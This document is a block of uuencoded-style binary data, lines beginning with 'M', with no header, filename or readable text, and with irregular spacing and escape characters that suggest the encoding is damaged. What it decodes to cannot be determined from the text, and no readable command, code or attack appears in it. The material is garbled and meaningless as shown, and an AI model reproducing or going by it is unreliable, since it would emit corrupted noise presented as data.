MD] \*L4NN] B! ; 1S9G8^<0<OZN\Z&G4, P=06Y] ZDW>UU] 90" [PYY:4. : INN] 45R
M& ) /#B%\*\$&-8^EIZ) %BD6TXHS@! -68IKU3, ; , ?=L\_ ; R4TW"0) Q [H>/8JW+4 `T
M3' K"3Y+-G&RB\*^G' %<358SI9V+TTF; P (V0" [TT; U=31Q, X `\* [ \_@%4TJ^=\*!D
MN7-A3<W->#NOXYP.M622; ? ( ) M\_8Q/++EV, \_H?+@.K&D1:3%\$ `TK5E (7.K^I1
M#-9 [\ ] =LIVY. ] N9.YLWJB?6E&L\WQ+, A, 4+S0>IWG<J] 5?/%P\_J; [WVS6E9Z
M:F&4<M' #8) 6W&Y (1@AZ (X ` ; VFM@B\*"Z `E%\*<UY] M\$691^9U77CY `6WV% \B `<
M2\_ ' ?R5F; .6HSI\$>DHT:) -\$!S\* <K\\_=0\, ] K.D>@2?P1, I6@I4 ` , R75 (G (I<B
ME) ; \$#>18/' ^-A2G\_H\*U+ + [ ; #N\$ (?X:Q+J5F: ?%Z23^NK `W) !-XUU5P (I\$\*XB
MX\%G\_QUY [ : -MQ1T [ <H:2>ATK@R\*9\_R3, 5D\*JI9N3 `WH (ARL7R; O, 8"7Z/<
MI [ \_?NU43) &<1 `VL"K9MV"ZV30:576IA; !P [I&>EHLPY) 84\F, W.7BIQ%B?Q\*
M<"!NEXH; #) : T"E4F. : !A8 `6X"U' 2-K `0 [ + `D<79F+GZYE!KQ3P [\ \1H) +-MO
MG^AODD' : "6 (BNP `) `>B^"37 (\ ) `L3 ` , S75 (' /9>"O ` (J<Q?, Y9S22P4%HY?F
MP, 5\*PLPLO&3AOB8T-<:E0O@#M4"<@9W. /QC8) " .!D2ZF@QY+05Z&T] `B/4\*,
M7+J [ ; : -X11W^CXDQPM@ZB# `RX"# \$J# /R\*"O `\* `XS@G<, ORND^ ) (&+ /I<BA\$
M.- /I, NS7R65CZ\*\ ) >OBOTSGW\$8N@R:0T&7BQ@) R1; ) T8@; 2M^61V\_.EZ?F%N
MYS-!D@L?J@=07] > (FI1JQ&\$^ -4+6#Q7T? (&<E>2, ; ; \$?.V0#&PYK\*6HW-S \ ^
M7DS5 `! ^XJ+^QJQ!HW>2#DORG8WX: ; J<'E! ` \$) ^ ; @Y. \ . I\$&/, 327#) X10->
M&I [1\$%T!P16# \$FZ\*JO@6-#YICFAU: .TJ\*2F0I% ` %H+O1IL.HO) &BP86-%NU-
M&JUN; V&C19, +&RW:G6ZTTNR"1EMFS4: +UB: , !8W-<Q8V-FFT<IHJ: +5RF@HY
M`H+; DKP=T& ( \*6HR=#/94MHW [ [GT11WN:5Y\F%Z-K; U%807^50:W0X^D.?8D4
ME! : UXP88MQRAG2SQY/ : 3= /T%) [ [ "U\&5Q (: #M>X.>D (ZV@R131F' & : 7, 7CU4
M?SP\!5 (^>2GS#BFSDKVA2!D.W84SRE%0#M9D@&!MQJA-8D52.YCP<L; #WR' G
MVCVJ3%0?F^3' /6!R1, 5112 ( ) QXX\$D1YX-/W; ; ' I! : \*J+ZD1D4AB+.) F?D9KK
M\_&YT) EUZ9=S0LJ@A ` "3#\*08K0\!# `LT (HA (BFA586VL2?P [ \*K' ` 6/LKL; : O
MA" T) ZY^=" -8.UD" ) ; 2I2P' E07 (@II\$!5F4 (O=1D=@' 00%L#\*\$M!0E) \*+BJ0H
MK1\ -B8. "0DPBQ: B\* ; ; 7 /- ' WMK' 9 [OKO\_WJQ<: ; /B<2P\*UXH\<<\$; 7B=LSD4A
MEJ#XHQ1H96"4DH:8G!@<6"-: P\*KAI65/>0+) !E) <J#AI% =FK. ZH>U3V] 1G7B
M\67) , N"0DM"2, K3^/E1, % +PB\4W="#H-RPQ!F12I5\* @61\$%\$<. !K% /@/6A! =
MN57CI^94<\*G72>.L\*^ `PRCA-Y. JI%HO" T\1P14HW) J>- (2B4Z%: !UP1' 08\$A
M) I8"O<; -S; JSOZD81%# =B>N7Q" "N@E `MV%I0L/\^S0) O [ /: !, H+LY (UP8??2
M7"0X&9-5K&] T; 41>K. ^7] BF0UB\$6708\_R\*IP\*Y\$AH&' ] 8"V24' (TOSJ; ^) @Q
M8-SZTTMC] \R2WGBWVZ [W7- \*3IR1UX>0D) B<16 `T! "0' U^%+6\*A=CH^@/L^GU
M^=SN4) A\_Y+GOZ, LWLUFI%6C75; 8 ( ) OE) AV" , 0\$C1 (+W9%3) `MG.RC>' DCY ` %
MD=@I8AYFN3; [PO-KG: \$<Z\*) \_@!M\*P=07=JKTB0\* `C&!S+SA08 (0.2^ `W6) 5<
MV>O#) <35->J7" B<FP^4TS) #I@G^ `RZ7@AL#SH\_ \CYEP60<+./\_7>G4 (! =: E
M\%ML8EP"##\$) UQ, 3K"<2+8 (VP9\$NL `<32X\$- `<7; @9I `PI=X.XHG9?!3\*3\%
MQ] 8#R@B"8R.<G%V:PZLVIH\$ `Y\$ `OU?YHO\++:0R=5#R&I9&!D@Q ` : 7VP (2L"
MZT [ , ('S: ] @AK\DP.>] I#L!7>9/#H/0KA1UE97' \$\*\$0D1: `C\$\*IXT. `N\*"S&Y
M%`C2A9=N `)= WX@02CF [ \_Z\_GI@-! `?Y>4W/?562HY8 (7P/' \$O, F\*=1, -:>%TG
MYG#- [ -+T6A/C-. &H@ (U>NY?\LF5S64?C6.F [2BF\*YF\*; O\$ `) E\*R9A^MCMO\\*

MU\L=7:LC\DBWN=6<C\$ (EN3D<-H&01MFP+=E>N^:9/4730TU5" [K) \*854 (3
MZF,F!%K#91:INU/[2L'%<34Z6;#BLIX6)0^IZP8?%,,/T"Q2-.+\*HA"CTJ\
ML#>[G]J='\_/CN8L'/=RM3S<F0!N/^+2OH0^\*<M^V"S\LDQR&H(B@&'P"KAA4
M1XYFTP693#"D>8E7=Q8A(]A@6,MQS5\*. )M3GC?3X)F2&\$J24@-U#'S'C4&X.
M3K2HLX\_3Z@-%+!C/\$R[WXZ\*=>ET4F6<ZE;#)2DA%XIA"0T"\$EPYI3[9""8::%
M]NQ/V\$'P]M]9TX6J?V)L#`R\$),!-+]^7\$(<6A)SN`P<!BIXIHOM1>52:"CS
M\_) \$9"Y^L"=CKC;<;(,]F:'P^2QK!?!%M\_;B4E8,8MSJ'EJ8!CW2QO:A8"05%
MX01C`Y.\$)86@5`H2Y04;<D"X"S=?NB\$'W05E\;.L,\:B]0(+`FN'\*,%H]DU>
M<\J^WMM\*,GC#P7\VI\_`LS6D]DB@&[9&\$W+2L\*X==1\;^A8%Y(8\*VC\_`\8IN5
M[7IUUG?RVO6HEU7WO\_2@2MM@FH3FF^:A^<\*BI.)\$T:P9N@E\$!/!:!,H+J#M.O
M)HZ.C%.4V,`\$9\;#5NJ^+V!?!;EBX<="0\$X/BZ4Y0FU11].3V9E&1KJH+D`L
M1=D"IF<334UT]I"<-C./\*W/\$[7AV@@N.'2'3!71#\F8AQY4]I]\_@L="=%\$/\*
M9B'7LXFB6\_01170!AE(`QXMV?GIR1D!;DR\$B;A4Q^F!6\4AL:#\*@MA1IHL8K
M69HDJ\*' +7I2HDXY\$8IZ5119]DWN)\*Y\$!=%`(/T:U(UJN#U52^8B8([Z>B-LK
M^XB,='E=@%B\*DI'!B2ZAZ\$Y&A1A%ZMM`\*A&9;J<?E@>'8Q/X)(+70A(;D,
M,DL/(1)]!X.@F![@,"C0CD:-E<!(`0DU'&\*TDM'H1T?5U%PM27I+QR%`5`P;
MM.U\$GM:Q`\$PQBX=#\%K2P\&]F\*)N<S7)CJ\*C:3'<<,GJS!1Z#Y-TMG/+@\_JM
M46#-2]X7Z]5N+U?\*,\/Y<K]\L!?'^MUX",]80[%,^U#KD,`H(R07)&,(16(7(
MX4"0:\*QG[P)=#8<8X@U><,@WR#`\$HZM#X=(P\$0@KCE..J,7\$XCI/(14=6Q
M;YT^GZ1C1^J[Y?;VWF-MLG\;5!]90[J[YG9K>N;5?H-#\$755<FP7T-COA\?X
MTX21RKACF)`\*`+XJ=[IYOY^XRM:YGL^;!@35WN+[/ (0C!H#&D>.G^>/YJ[Z
MBHD9!Q92EU+?:`VH5&L/G9"8D(3&,Y169-9\*S56!M(S4#BKVP?NU^]OCY^WJ
MT&XJ)OU\:><MR)N%X3BH\$&\_S\C'R190'J>B07)`FR>P"I'10)#>Y@/) (MA\
M)`3ATCU'G26B.Z#[U+W\$74?0F)" :MW[^\*AWYK2\$Z66MFR.+B\$K8P<TX8W\_K
MTD/%XHY5OTZC"N)'<WX4^NH`%'1`M0X\*KJSC-D)<S,8CSQ56Q]+L\!">\*S\
MC)[P9#Y`"\YQLI94\*!"I,WN!Z'9Y7QEG;+:A9<L-U.FWD`I\_Z;\_SZ]H>A-+'
MV(>9Y)\\$XX(!6>E9P8\*U/3)"\*!Z:7]BLR/0'C90GB8,SA=O3T:.#K@HTQ6.NF?
MU,P%+=SB;'G!V7+GXPJ37BV;R=D`R>[\*[2:E`.5HOU[^HM/S#.GJI#V\)]1+K
MD\_:W)3NLV:\_\_\_WGUBQRU3P;NN^\$Y>!#=#I^4</E+] \*X?\*\*\*P)<:4SQ4IG!STB
M'?-0(JLN:"+0I@U>TP;=[17\_L<%7V2`.D<,(AYE8H1!P);JR0TW#M>BT1\*'`
MB\$`16Q0["6W1;A9TVV(<<`6DT&7+29%RQ:O:4`9#<AV)!WTG'2\$2A%9=4%+
M@;ZY,3.QR:@U>\$H&6,\*[\_=KN(Z5KH1ENY84IVN#6G+J1C-[T]BN,L9`6YS`Y
M?YA/&)#N'-&-CA-AD<Q%B%G<WWYYZ`\CN7H^<X<,/6I<;M#,1AG@^JC!Q;
M)Q:06[24-\$0D\$E6U8;G`';`\_&9\_?F)B4J^IR43->@/%[V`G`W^H2;V,Y//2:
M^Y<,/6%\_6XN%SBQKW.4]^>9HZ<#3(B@=M/%ROSZ<[YZ(@.(]Z7[Y],1/#3//
MQ,G]]<O2([RNH%OF8H/LX%OC4<XWAQ\JIRF4\*)3.VE=G[C\JPM!7YK"EQ+;
MU"1]99J\0I-1WJ/)+@V^3G-1\_J=ICHTU3:F71&M.(S(BL)Q&[,V)B=Y[YUK^
M@GISNT\\_/^"Q)Q/9]+%QC8\*DU(W\*8#P(<'@>O<C]KL?ACI>W]\_/MJN/>%F"
M4T!)\_\3T)'`#9,T:I2@IA;.0\$)%Q!)P=-:SF=A;PW]U/.SLS=?3,Z,#SE6'Q%
M1]&8\*' ]=F'D7W)" : (V\_>FSYQ).`<V4!?!/J\*)A<QN8`3Z`D!&#OBM";8[,3
M-R%[F1T`W^V7JR9WOR[OG]6#\*-`5`K'LG&5GID1SQC5B@6['"O>5\$RDWEDN2
MW%DN:7)K.=,D)M!^@M\N^6U4D\*+DK!BLJ]:8&Q/\$B,CE8+B=XWJ&8;0[\ /D9
ML4&3=FE"-4\_7IOVN?..+42.V<[3D8S,5-8U8;OU!JKN%Q82U?5[OY2Z6Q![Z
M&%CZW=-B?2^A-[\$L<(/(?BWF(C?2G)`[W^\_,M9V;)U2,VSX)R<];4.4:<OX>
M\_,`YD56]KT=/\_GY=[\_TDY>L21'C-DY&2RUNG%@"Q49AQRLLGQ\$.;`Q`MZ6
MCU..)4G-\$E(\_MB@EO]?>V<M@&/086UOP/?7.#@%7PI\<)\_ (DX9\$GBH36XG,X
MC"C!\]/I9KMY>'XX-VMB0D\IR.-A\?P92QGBZ%-`"GB?)D0?F8O)%4\ ">ESO
MPY)PJU,("LN\*\S#GMP-7[OG@]?/D73!,B;00.^1D,,!I)/9AEH[4H9%\&:
M\$-`N):WMY=&-\*NN73\$#-"J&NU@U:5IL.;JYI\$>-:Z[R^26A<)0B;-?T`72,N
ME>V')83!03)#8,<F>00MQ+,H/(<;B5[L50)G%LI!H%;28?1C]Q\*&@UZW(JX
MC]"M)(,?NI4\ZG4\*!W];B7.>MR\*^([]1X#ZZW\$H<];B5+.EQ\*^(\0K<"U)'O
M5K)!OULIBCZW`L\_1[U;2Z,=NI4A^RZT8`WJ!6RD&+W`K2?(2MY(,BM]P\*WGT
MFVZ%7J/?K<39"]Q\*5H1N1;N.`K<21S]P\*UG2[U8XU`B;-5L\_%)PAW,\_C..3
M`M,@9JCZ<Q1#YL`D<[0P,6QF8\_#B9G\$YNKSBF!EG`S),:/4+=@SJ4V.U;676
M.I[-50MLHI^N,[(%99.#F!S`?;"\$L+@,9GAAJ=%1F05P\K!-\_TVU/?&B)9.
M2MZ!.NR;SUD];R"8PP5W+,6YW+`T>(O&G\*CC2L\*09YSC5<3Q!]|2"\$5QJB:L"
M8#D0H\$A-MU`.?Z\_4<?P/E9IVA>U8QYE(+=285\*R6\$U>%P%2`=I:#4#YWM<UD
MNAA?S,Y-!AUX&I^&[PO+#M2>L(C(:FBI`UV:M!AJ5MY5P@JLF\$E^E[>U<7Z
M5J45`Y^V^+\*Y.S"QL(FXWEZ@5MU,U>#A`!^S5]\+V/IZIC;`\$;Z`%[TU.BKJ
MY`8\SI"^6CT\_:'B2U,E-<6PG0DJ+?Y@!:6UNLZ(F!;SEX&R?CQ\T<D%>%B8
M, ,K5YEX32L?"\S>WIO74N/QU4RV\_R].#2,9ER()-\*->^FKH&F?)]6E\$0\_BP
M>=I\OE]K4IHYTF3YH\*\@4-;:=88TV9PFB;^ (V1!) -H^U0\_RF3Z`\G\$K3T3
M63`Y]G^`H`R!#3(0?'03Z^;?IM^;:^7<FT"5`.3VV<I:I3`UUX?P^&C:^8EGM
M0L1\$H`\$3BYN,[1\$F\_5XZB"D66N\[`DR\_MP^F^V7K]KOIH)DAA;VW>WU+JIQ"
M:M:WV,S&5DSBXA]V!R8K",3'35!R]KN`IIXZR4`]9G0V00Z6`3)LT>?1?W8\
M7K7C\6^UZ[8UHK\$GDCC&K90`R;C=KO(@`2N\*>HXA40VV\*N7Y5%`2/V-M6A\_M
MDXUY:'OI;DA,">%HSP54/.A5T8//7M/G,VOQ=II?9\_/\_EKM\;=LO!J`MBWV'
MMB\6`MJ^'(9J6B%-E5X)=\_IT0PI"TS\$37'6CHX&@`]N?>J3'=\_?W9X;?RX>W
M2,`+FI9;J,,L\$9C(\*E#R"\$+X(P)!>?ZS:, ,HN.NSU\_QL[&+!]'>Q/FZZK8[O
MVN3N[;]B)OQN([;FTVIT<3'ZQ.^EV&9Y7'[\$YJANY(\_+3TR31FZ`>D#B<9)4



M9B [IXN2H,=@U#/+9"PC8[:+;Q-S\$M&W\$U8%N%)P+M3HZE3N[0?%'2=+L]?=
MV\_\_=\_3\_] \$9\_S//#, (S,!5=T(6@' ",0@ML4[K<&=,BN2U]U>\_Z\*+ZAOLTUCB
ME,PEFGV-R(C(:\_3-002BN("8:#%/UKYEH'5\*E\*P?![6B[2\_N"3C!44+, 'E=
M0S\*LA00L2MJJV]U/BC^A=D0^TJQBHK#FI\*\$G,9F/\*&"(H3/'836BX1;FYM[/
MXX^4S';]Q;?6\_MQW\_E\V'7TV^I^S>+C?%K\$@L?;2/O[@\$G'7XZN+#YQKI.X(
MZ-<@>'CU>/>MN3ZP1`HR#8/+4L`3N,5<0W\_HX/\*P-:9HKQV`F'',JP@%U\_["
M&0E'L<04D[K59[W+?\_LUB\$4Q7/MCH622Q\_-:Y9\*/C'S`#?:`<H+@-0F\_<151
MS4>7Y+ )T]:O?B^8KSU\*WDL5;W>UF?W->4BF[\NB^NME:W-?,Y'%. \$+[\.\.=
M;/%KAA3AD^8-E.8F/]ES2K1TV>;7CUDKRJ?@4>N`3\J54\*[8B-V+2HE["`WQ
M57^&7#)@UCWZ-#47%H[.INTEL\R\_1\_F?);/\_04MFY\_?+[406S%;[R\_UR^\_2X
MW/-\<SQ0#X=V614-D#TB3AO)`BSW2-HHLY2\_3!/)'G>W)A09W,7\_=49[QX!
MP3;\_Y.A^O;V=/[Z5U^"0`@-6C\ \$M=L\_[U7J\VSX=EML#].^I4`(2)')?WAYM
M?)BL)63-MN=.1\$H\$VC\*Q53<X%\_";FPG6G3Y,Q)Z\P)K1[>\_2OVIKN'7,V-/
MW]:JM2+U@PFOL8DHH&QT; ,/T)PZ\_\_7A`?93Z+^HZLY7;!:"W+N"M":TZL;:%@
MW^`"D6%&4H\*ELZ'=EC(NSEY#CK/IH^F^)\N>5`QOS";L[" ,LYB\_NH`B:)!-Y
MK,>V14DKX>50YY(X'/H-+. '`<YB1>3O/\*"YJ>@RB:M"8"E'TZ>9\*U1FYFX%
M\*S->J\_0BEV[@\F%M+W\$;6EF'E-RE13[-I\$ABS\$3&+03%>R;L\_A&\_\^:\%Q41
MA2D&\55\_AD0R\*-G\K6,@X"#\*U:/9&:[6QO=JP:K=U\_7^`G-]D8UB2\$G\5L9O
MV>KH1.1\$H\$J(K;K!I8!-ZYLKMK%.Z<?>C^\$E(/L"K+E'2')3A\_%#S%4&3C"F\$
M(TE89ESX2WDQ;#?CML-:);` (RI\$29Q-FP;8Z\GC2^\_5W\*2[.7'E&3VVV#XYM
M5#;X-YKJP43\$H\*J)KOK@20T/M'5-;:&JDT&?MF1&\$F,^\$FJK3/C^?5\*\$VHK2
M,M`6LD19Y/.(MDA+3(<"6J"M: XJ6431K5SV8G!A8%M%5'[P4^!MW0OMB/O;\$
MX<`3AT.699=I[XR0IA\X/; ;S+PV/"4]J>&K@V/O%::8@1\8<>9VCJ'/,JXF=
MVC'/B)G(<C1@IFC8EXER1A\$SQ76FI,[4]9DH)6\E`&&19->1&2.C08%Y\*07
M]2=+?E(R2(\$QU1W7ZHCL.L.)N9B-.9@A9H:DSD"%&Z9MF,5D,M(9,F;(ZPR%
MRG!^?&; ,PY\_%!96Z3FI=)`UEC6983PZ7\_@,2<0,<9TA008KP)'XW>B"2,,I
MQC%O)/Q[.QXSG3/XW"#[2(.8N'3@GSBP`\$>: :CH8U0=)2ZCB%CHFJVK!(
M8.KT!ZF,&<!ESR\$Y86:L0!!8=2`S0;YI:I[S7)Q.;I\$YK\*K#`15+50V\$)1Z
M^I#4H==19\*CG(9GR9ZA&`JL.9")('3!/<ATO#PUT`#+FATD2&D0)\$<Z-:@QL
M>U\$TVQQF2WS5FR\$?2H8Z@(0TQH\4UIS:Q)@9T00)JP)<\*CAKKG\*5)`\$T^Q2,
M=D)RE@'C)U@6Q94\`# +@[KXN1\$'S\*-`0B\*VZP9&`VXOPA#A#8!-`+ ]Z1S.&7
M:PD=@)2?P'R\$4`643^4L"R;9"6\$302P3P:UNU6-+ :F)@6W,WA.918B)!<-6#
MC@7]9OSVKZ:K\_U\_CQ\>\_ ;K:K^^?;]5^\_ ;K;/9I;TO[\F50G],[97\PW[``^
M8'[CNJ.]G)G7I027.%SJ<9GX;S-X\_+0PM7\*F2LT=NO#HLB[UW7S^7F"VJ\?O
MT`/9T5NU&=BYZMU`CCT^(3ZM2];P:P\_//#PGO.B\$8YT:]-)K8^`S1, .>#/X+
M4>0SQ,R0U!FFDYF]IFIR9.X:>: ^\$B%\*)V.>G-UMF(??\*7R>DO4TJ/-<GTU\$
MH[83QV]=H;%HU#[S8&,\*IPJ?>'Q\*?.8%0,\$06,"Y!Q<\$2\5:I+MZ;\*&,9L`,
M9N`V\YN9B6^SQ,2SFY#\*=1`SP;'0Z;=5\_DGAX2G@6PD5K2>[A!>' "KYF,O[\,
M#`V=-3ZD\$;K,E!P;?VOD->IL%Q%)\$0+0)<12PL\*L>HP6G\ [&HI\*4+8TRIJJM
MO;/MY^;F[24(N9U);73(XT`.X4OR1H,.VV4P)4RNSUE`-@@+`,`#ES[RH6'7V
M>\$.>?CB;7YJGC^I2XK`4!?-E);ZLVH&X3=/1>#RM?#F9C;&]^[#9']2BU2\_K
M[\TUV-7#++1,868M`'\_=R\_QWLDVA"X0E0!A`U`XN%=7:FEW:,Y&ZI8?4Y.\$#0
MN?Y[N7FPS[R?+M:KUM4\_S;+!!KI\?,/Q%P(B#X!'`'+>Q>38['=G%,8Q+`9^X
MT\*R#S8V)>A^9N`<S/VP=96N4XC^8^@]B8[(+D'E`3HX2<.3>YS6>\_VI\.`(<
M%=84"G,X<K\V'\>),,\$]8NR@]:U]F6&A<@>\$24UTDGZZWSTB\*ZFB\K]O;<UE[
MC>I3F2L?UVO2\_-UJ\_`^FPWX9L0\*J>HD1^X(J2@6AP`^OP)\$SK\$<P68['8@W#
M&\`T&W87:0:I5VY#(5YWOD-Q`X`=@,(['(R`'#)0KED\_`"3Z5U=N'(?\*=>FO
M4ZYWI!C\03%:N1J0>`"<#I!.N4>7-PYNNCAON@B;- \K%N2#4"W0\*31FUFM7\$
MT9V)I\_+JDA.S+ ,M\_E\,?.\*%.1.\$1\\$: `AISY>B\`3<Z2W\ .9UPB&E"B3G`6(
MR`/@?P`E9R.S./^AUK%G#C[HL[G3W\_(0JR\C<)?9VM,(S#%?04GNPZG\_ /QO
M'RCSH)S<>5]4V>5+FH!BK[#\$L?;G;&]W7UTSR\$T?1#]YZ\/+>O>W=\*#D,BB1
M')2>`[3H/M004<KX8TA.?.<.>GYZ;FW-FE]-38=3BW.L3XP.W\$L6=F[391/'`
MNC^L`ZA<7HALDF:3(;%EQD3[\_BF2V;\* )C8A% ^Q8PTJ6=F\_CQG7UI97: +=+4-
M%LA#!<14`%IG+RPA#&V4&:"H\T\_V:H6FEMS]VK=?U2NO@^!E8![TMTEPD+GT
MR5\*LYB(G#W:@WPTI""EK1GV;O;I8F"GSN)'YU',Y=\*]9?WNW.RP>=X?&F12=
M!D[%R8)]\<'R"+\ /ZM-^&9N8S<U5NPV\*O>@ZU46`\*?Z\+' :ZY1E`W82`B`#K
M!0B%L-?GYO\*\1IT,\$P2ZW9M-. \$2I&Z;9(=VCDT)2W1M]E;2Z6A[63^9V4KDK
MA"9.\Y8;K\_7WR6Q\*9A.RV.0/-I,U>1F\$K(`)844=%M\*\@#VRTN2#1H1XRH!:
MD%K6\*G7V,YD>79W843M`=O@.=+JYO?QB.OO&OB;3T-?CM`J-/M1XE@1BTJAV
MMWYL\*+IM, .+9CF@J\$;9\*NA`1\$;`58JMN<")@R([' /P)GZ&,G7^@,G2=3-18Z
MR+8O)%AD;S%"?KF"@%#\*/E!.\$.:9A%>]^%+P=C`&`LP\_LZ1SR088L\_N(APCS
M\p,K'?B\$>]=OU[>-T9(,R@IN^`\*9%-SO79%8NLF4IW\*3=W,;W.!8G?>PR`I`
MN\*5G%O\*T@0F]Z>ME6=UN#HXERO--Y\*%T(@Z(IZ0)&60E8W^`K# :A(V(+
MP381UT24#<0X%["RDV&\_)Y=\_\_\_C%Y7).S"[5!,TBB3\$#^`/-PJ:-<%`]'`-@
M/U\$WC+`9H:M!^F2,T9Y-\*?W]F34NSC\$`L&5(@VL-YYOR43\$)%8/5Z&Y,2@R6
MSXCN`><"MI\_\$\$K(9AXQ.%T041)1P.5VSZ<OEYVJ]\_9E=-,5KM^M/EWL;)8=T
MJA@;]HH@QTM=\*9/]\NLV<\$`0-^0OI:VD8BLNNA[OR3?,(\4AY>3+[8IU`\_[O
MIONE'YS+9: ?GRP#FO+ZJM,[TX4?>GN/9<W>F9B^J\=; ;QQ9/?; ;\_ZSBIA`K
MC\$F?#Q56[%&4F\*)@1-@!8/5CZ8M0G/%;G%#&#`';C0YY\$/3;?6.-H(?D81F'S
MA-,<'3^JL\_F9OV[<<\$%.<W\*\*&9XB%"2@ER=\$ (3)6\*" (X9V-9T+' \$(8SP;K; :

M;?5LRHXDGS!J5\*[QNTZL^ [W/#SROF<+R?"+"\$7VJ&!T\_3] [HTO'X8YL8DYA0  
MM,P?N#A]-[F@!/#QD:V?X\_V.?H,M"6FJBC@008J,T5\$@/YOQLW#)#5).\$OI=  
M@F[,9'9<C1:+\$7DJ<2Z:\_8ZT[/O'NZV9IY[O=RM,K6/I=CZ/[Y],K[1?2MM&  
MLH%+,00;KKN(]V0]YJEXSO'S\_@E5@8\$'\&AFJ:' ]D(G)\_WO-^//^(-==\*[-Q5  
MK5&AH>EE%\*&I4[JB"\*>P??"%80LK(' .LEV/!E\ '0%PM.M&U7\*Y"8\_'MI.XY#  
M;2M:J.UKJHD]E5M9#<@9R1AU\$!CB"L&)MG\$0Q"7#NKN6@5454--!'8BRI0Y\$  
MV6\$=0-EA)8C"1I\*@[;'2H.C^2DBS7I,OBCZ3-^GR]<6#\_[Z,-D1KM.%B0\*WJ  
MIJ'!;'R(XJRA7<A8D+J"V"\*Y')\!74M[0KM%15\$LR]2:E6W'@W("\$#[(;0+  
M60@2HPFS(6>'BK9S&[&2T(J2CDJZ8W\JE7370-\$)26KTS\*KYRM&W5(JY2T@6  
MXZ5./C\CK^L5[ ^LG9IEW<U2KK8K1=-7-\STX!I5(V=BD(Y[/>41FM47D</O  
MTVE=U)O@`^H+;;,3PM:IT'0%'G>B8Z(3HLL4\$QY\+:@4MIPR^S>ME"A\_<:70  
MB,N<.L20LQ-2\$(+!IX#'>B(\*)015JC=7U%=:ZEF\*,'\ZKR'U0@8@R\_7U8C  
MVU,U->\*-I^\*\;;,(YANQ2'4C; /<F>\$U(N)\8-J>32>PUACS(EE'D3R)">DH()  
MHR#'(30GM\*BA)=2#[UA/CV@',[\$?3]U[HR'-![#9>S]AU!KBUK%HZ.G+[NOX  
MX599+:>8>1F]R\*1=F'5'8WIXS\*M0T/4/9K\ [L08U[3=>3<.:Q-L'\QS.#@-QZ  
M<\H(@CK/83WH1-!PY[U" I(<K; . 'ESBT]E\_=N2M>MJ>.9.WDRK1A?3-J4#9+  
M9?7A\_=?LX3"71S#DO9391(I#BKXQN"QM-<E7VE\PUN"C,C1UY,G1H)-\3?\*0  
M9\*/PSOR1.\_Y1\$!"4\$/<'2\$] (QR,,T^I<M>,H[6O'&W,4R#Z3[ [RI7N\8'\_;W  
ML]M&@\_YBG9U[P8\$; :Z5W=[X8FT'/J[%1: 'PTG%V30[\*?^0IT2ZEM:DXJ6B=Q  
M9II]-/\X'E75T6C\GE@&=<4#8N,A0VJ8QRVZ4/EQQ"PQ)C.AGK'R-O^Z#?9=  
M@W%75L\J[-V3<L\ :4\+=+6\*8G0\$]0H\*R%0DF\$SU:"A2-4RGZWOG\_4.W0<4)X^  
M\_6R.>H[-;L%GXTC?4B02-]5WUMT&%SUUJB>A>M):HW"CG>!,P'UE7Q.0\$U#\  
M"<JV983\*!N'ERH[C?[ZR:\_70?!,Q7[3Y+G'R%+!M]E>+Z85[6IVO%( /HWOTV  
M"WM?UOO-0:\TW<F2GJP7]KQ>W"J<+,1D(0(+YG(L<Y\_A^FG^NON@=^7AE==  
M+S=A;-5FLKY?I=D+F-?K!\_72X'+9K=]=V"U%H(<3A;^\$!\*'1+G.F<G[\8F  
MS->S#BB#-EK0L2L\*?E;:19FV.BGK0/19.,39",G&QC#=4(\*0C#@<^'\YVO/  
M<JJL+9.GJ.\FV>?TKS<X'.R\$1(?4PPA\_[GQFH/\T](LL)+DKJZJ;>[?9\_  
M7SPN5^BM=3=E#\_X)09G,Y>9PO[ [ +>Q^17'N%.WUWAC.8I!@8'34\_9#XE\YB4  
M=B\$R(O):O\*0M7ETCA7N!]I\E7^2/Z^=QUI2OKIR2W,/#=" 'RSAIP\_SZQF,#-  
M3.B@N;9T(J-\!'?U[ JL@K\$&\$H]2XRI">46\*?\*U]M-\;/QKL80=<>+9CLHV]  
MASY40I3MUXB'<' /C[]0/R]PVQ'O;TL8,VA>/:^=4=84]K"]WBB;B8;'ER:JG  
MHG>:C^F"3IR!RH1WKV4.:6\$8PG(!<G6J1"(=?[YF8MW:K52Q,O&0<?M\_:Y]  
M;\*.CIA>K\_>[^7@C0"@ERQ96N<M]Y!] \$P0I)<JA^\_T3=SJ\$>M// -XB\$LE\_=P  
M@QB6G`\25+(0=FV?;FR[;)"D]TA1'\&AR:QQYJY,2PI<T@#EW6-!X\_FI1<XS  
MDD\_=)IBF8VPR"\Y-UZ#V6CG]M@M+[H5%A,%W,T-@&N+AL!F0#OYU3".\*8!JV  
M"GM,HT2Y?:91LF20P[)+EAV81HYR0]-\_0:F059S7YZ8AB9'J?VH6F''AN7  
M!WIH&G3X.;L\MX01"\L(J\_L)'R9N!HFS464<C/B+XC7.TPY\$7"3I^6Y\_D)\$3  
M:2J5UG"t?+Z]"(,9-A8J2X(JZ!'E,U4\IV\*8K\*#='(:!@\_XB';D\*;>F#C  
M\*\*(\_IH<HUWJ0U#]1#ZSN(J:8Z\$[\ 'D!MBLE%'J87YU-%L:"+C[1(-R5Y2]5  
MQ.9X82=W4W.\_RTHVOP-\*.#G05+F>1\_6OP)SLEW>Z;"A'2\$'AT)\*0I729&H+N  
M8I"?'\$'6AT.:E\*UW5!J0257)\V"#L(CY\_G:S7=ZW@VZTZE// 'RX6/4N1\$\$\$  
MQ@/\$-FN2)ET.\_E.3OZ<FH\_QWUR1;7,D^W,7V=R\$B(FSW32QJ\G(V?O))C6\_+  
MUM&B85\M@AO)SB^E\_!(ZC9">D5[W%CZ0\_W)^8FY/T9P4K^&\$V>5+);]4R\$#>  
M!J7JR\*EXX,)M5='/%B5UE!%C:=]M#I=K<V9'A:UPR1.[L+/MW4Y9(KAJ?\_3@  
M/LJCF@-46`\H(@AU1G@?.A\$TM'EAED\$!G7XPID!IW>U!+).IU0'V7[0B@'VW  
M,VOUEXR<DKCHUD?)6D;6L][;'`H)\*FII4R?)^:E;Z:(,O>%Z^]7T&TX\<\_O#  
M)/K=#RG\$?6XXX.>P#!^064'#J.:F!#?@&4%ICAZ#&0E!\$VX>;;!9I79]F/9.  
M;\_H@'NTEX>\_\, #E,R\*\$-\$@211T5/2L=]%9-4%S07\*HH18\*&(54\$M%Y; ;8G#45  
M#5H1>R\ [6=4\ \$M\$Z\$4\$B) /K66RTQ.;8H0QQW;\$ZD5H>T"-2\$7#(ZX\*8D`  
M4,14:F\_V'\<\*L+MPT+!9;+FFT\_WGO(SM:KUU'/SE[A7:\*Q'05CV.;A+S8)"=&  
